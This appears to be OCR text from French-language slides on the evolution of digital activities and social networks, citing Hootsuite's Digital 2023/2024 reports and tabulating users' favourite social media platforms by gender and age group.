
Digital in 2024: Global Overview, Hootsuite, 2024

Evolution des activités et logiciels




Digital in 2024: Global Overview, Hootsuite, 2024

Evolution des activités et logiciels



Digital in 2023: Global Overview, Hootsuite, 2023


Evolution des activités et logiciels



Digital in 2023: Global Overview, Hootsuite, 2023

Evolution des activités et logiciels


Réseaux sociaux



Digital in 2024: Global Overview, Hootsuite, 2024

Evolution des activités et logiciels


Réseaux sociaux



Digital in 2024: Global Overview, Hootsuite, 2024

Evolution des activités et logiciels


Réseaux sociaux



Digital in 2023: Global Overview, Hootsuite, 2023

Evolution des activités et logiciels

Réseaux sociaux



JAN 2023

FAVOURITE SOCIAL MEDIA PLATFORMS

PERCENTAGE OF ACTIVE SOCIAL MEDIA USERS WHO SAY THAT EACH OPTION IS THEIR "FAVOURITE" SOCIAL MEDIA PLATFORM

GLOBAL OVERVIEW

FAVOURITE SOCIAL MEDIA PLATFORMS AMONGST FEMALE INTERNET USERS

SOCIAL PLATFORM	AGE 16–24	AGE 25–34	AGE 35–44	AGE 45–54	AGE 55–64
WHATSAPP	12.3%	13.3%	**15.4%**	16.4%	**20.3%**
INSTAGRAM	**23.1%**	**17.6%**	13.2%	10.6%	7.6%
FACEBOOK	6.9%	13.5%	14.7%	**16.9%**	18.9%
WECHAT	8.0%	13.4%	15.0%	13.1%	11.7%
TIKTOK	12.0%	7.5%	5.5%	4.6%	3.2%
DOUYIN	4.7%	6.8%	7.6%	6.3%	3.6%
TWITTER	5.0%	2.6%	2.1%	2.1%	1.9%
FB MESSENGER	2.1%	2.5%	2.7%	2.9%	3.3%
TELEGRAM	2.0%	1.6%	1.6%	1.9%	1.8%
LINE	1.0%	1.4%	2.2%	3.4%	4.6%

FAVOURITE SOCIAL MEDIA PLATFORMS AMONGST MALE INTERNET USERS

SOCIAL PLATFORM	AGE 16–24	AGE 25–34	AGE 35–44	AGE 45–54	AGE 55–64
WHATSAPP	15.5%	15.4%	**17.1%**	**18.5%**	**19.5%**
INSTAGRAM	**21.3%**	14.6%	9.4%	7.0%	4.9%
FACEBOOK	10.5%	**15.7%**	**17.1%**	16.8%	18.4%
WECHAT	8.4%	12.1%	13.8%	14.1%	15.0%
TIKTOK	7.7%	5.1%	4.4%	4.1%	2.2%
DOUYIN	4.1%	6.0%	6.7%	5.3%	4.7%
TWITTER	4.2%	3.9%	3.8%	3.8%	3.5%
FB MESSENGER	2.1%	2.8%	2.8%	2.6%	2.7%
TELEGRAM	3.0%	2.8%	2.3%	2.4%	2.3%
LINE	0.8%	1.3%	1.9%	2.9%	3.7%

185

